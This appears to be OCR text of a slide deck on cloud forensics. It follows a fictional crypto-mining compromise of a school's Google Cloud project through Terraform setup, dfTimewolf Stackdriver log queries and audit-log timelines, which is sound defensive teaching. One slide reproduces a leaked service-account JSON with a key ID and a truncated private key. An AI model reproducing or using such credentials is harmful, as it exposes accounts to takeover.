Tools for Cloud Examination

"Tilt your head back and look up to the sky"

The Storytellers

Daniel White

- Incident responder
- Plaso core developer
- Based in Zurich, Switzerland

Thomas Chopitea

- Incident responder
- dfTimewolf core developer
- Based in Zurich, Switzerland
- 🐦 @tomchop_

This is a story

Cast of Characters

The Dean

The dean of the school, who also dabbles into sysadmin stuff.

Benjamin Chang

Recently graduated cloud expert. Has to set up the cloud infrastructure for Greendale's new class on IoT A/C systems.

Greendale


Polytechnique

Acceptance

Cast of Characters

Ahmed

Experienced incident responder, has responded to previous incidents at Greendale.



Rosa


New addition to the team, has great attention to detail and is a very quick learner

CYBER FORENSIC AFFORDANCES


ALL CYBER, ALL THE TIME

Cloud Alerts

💸 Billing Alert! 💸



💸 Billing Alert! 💸




NAME	ZONE	PUBLIC IP	PRIVATE IP	CPU USAGE	MEMORY USA
instance-22	gce:us-east1-d	35.229.71.49	10.142.15.195	99.97%	
instance-18	gce:us-east1-d	35.185.4.129	10.142.0.63	99.96%	
instance-5	gce:us-east1-d	35.229.125.68	10.142.0.50	99.96%	
instance-6	gce:us-east1-d	35.237.209.5	10.142.0.51	99.96%	
instance-7	gce:us-east1-d	35.229.40.202	10.142.0.52	99.96%	
instance-9	gce:us-east1-d	35.196.138.124	10.142.0.54	99.93%	
instance-11	gce:us-east1-d	35.237.66.176	10.142.0.56	99.93%	
instance-1	gce:us-east1-d	35.196.89.183	10.142.0.46	99.93%	
instance-10	gce:us-east1-d	35.237.40.40	10.142.0.55	99.93%	

Building a response

Setting up a response environment

What Ahmed wants:

- A **Timesketch** instance ready to ingest plaso files
- A **Turbinia** instance ready to process cloud evidence
- A bunch of Turbinia **workers** ready to run jobs
- **dfTimewolf** set up and ready to go



Compute Engine

VM instances

Compute Engine lets you use virtual machines that run on Google's infrastructure. Create micro-VMs or larger instances running Debian, Windows or other standard images. Create your first VM instance, import it using a migration service or try the quickstart to build a sample app.

```
 provider.archive: version = "~> 1.3"
 provider.google: version = "~> 2.17"
 provider.local: version = "~> 1.4"
 provider.null: version = "~> 2.1"
 provider.random: version = "~> 2.2"
 provider.template: version = "~> 2.1"

Terraform has been successfully initialized!

ou may now begin working with Terraform. Try running "terraform plan" to see
ny changes that are required for your infrastructure. All Terraform commands
hould now work.

f you ever set or change modules or backend configuration for Terraform,
erun this command to reinitialize your working directory. If you forget, other
ommands will detect it and remind you to do so if necessary.
ahmed@cloudshell:~/forseti-security/contrib/incident-response/infrastructure (cyberforensicaffordances)$ terraform apply
var.gcp_project
 Name of the Google Cloud project to deploy to

 Enter a value: 
```

Starting the forensics


Stackdriver logs

dfTimewolf for Stackdriver

- Let’s have a look at who created those VMs
- dfTimewolf can help!
  - Recipe running a prebuilt filter Stackdriver logs on actions taken on GCE instances (VMs)
- Our target project is `greendale-iot-cloud`

```
$ dftimewolf stackdriver_gce_ts greendale-iot-cloud <start_date>
<end_date> <justification>
```

Mining for Glory




```
2019-10-07T19:58:09+00:00  VM created  User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/z...  Stackdriver GCE lo...
2019-10-07T19:58:09+00:00  VM created  User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/z...  Stackdriver GCE lo...
2019-10-07T19:58:10+00:00  VM created  User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/z...  Stackdriver GCE lo...
2019-10-07T19:58:11+00:00  VM created  User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/z...  Stackdriver GCE lo...
2019-10-07T19:58:16+00:00  VM created  User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-east1-d/instances/instance-16  Stackdriver GCE lo...
```

datetime	2019-10-07T19:58:16+00:00
message	User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-east1-d/instances/instance-16
methodName	v1.compute.instances.insert
principalEmail	super-admin@greendale-iot-cloud.iam.gserviceaccount.com
project_name	greendale-iot-cloud
query	logName=projects/greendale-iot-cloud/logs/cloudaudit.googleapis.com%2Factivity resource.type:"gce" timestamp>"2019-09-09" timestamp<"2019-10-13"
requestMetadata_callerIp	54.241.230.117

query	logName=projects/greendale-iot-cloud/logs/cloudaudit.googleapis.com%2Factivity resource.type:"gce" timestamp>"2019-09-09" timestamp<"2019-10-13"
requestMetadata_callerIp	54.241.230.117

Don't put keys in source control



Branch: master

getting-started-python / .account.json

Dean Pelton Get started with examples

3eeaf57 6 days ago


0 contributors

13 lines (12 sloc) | 2.28 KB

```
{
  "type": "service_account",
  "project_id": "greendale-iot-cloud",
  "private_key_id": "2ee8315175d19d8dad0d19be904822ebfa835db4",
  "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvgIAADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQC6nTEKFq5+Sx6F\n+K9aoER05/NonM
  "client_email": "super-admin@greendale-iot-cloud.iam.gserviceaccount.com",
  "client_id": "111554649056965518557",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/super-admin%40greendale-iot-cloud.iam.gserviceacco
}
```


Going further

Something a bit weird




```
2019-09-23T11:08:39+00:00  User bchang@greendale.xyz performed v1.compute.instances.setTags on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins
2019-09-23T11:08:43+00:00  User bchang@greendale.xyz performed v1.compute.instances.setTags on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins

    11
   days

2019-10-04T13:29:25+00:00  User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins
2019-10-04T13:29:27+00:00  User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins
2019-10-04T13:30:36+00:00  User bchang@greendale.xyz performed v1.compute.instances.reset on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins
2019-10-04T13:30:38+00:00  User bchang@greendale.xyz performed v1.compute.instances.reset on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins
```

Something a bit weird



2019-10-04T13:29:25+00:00

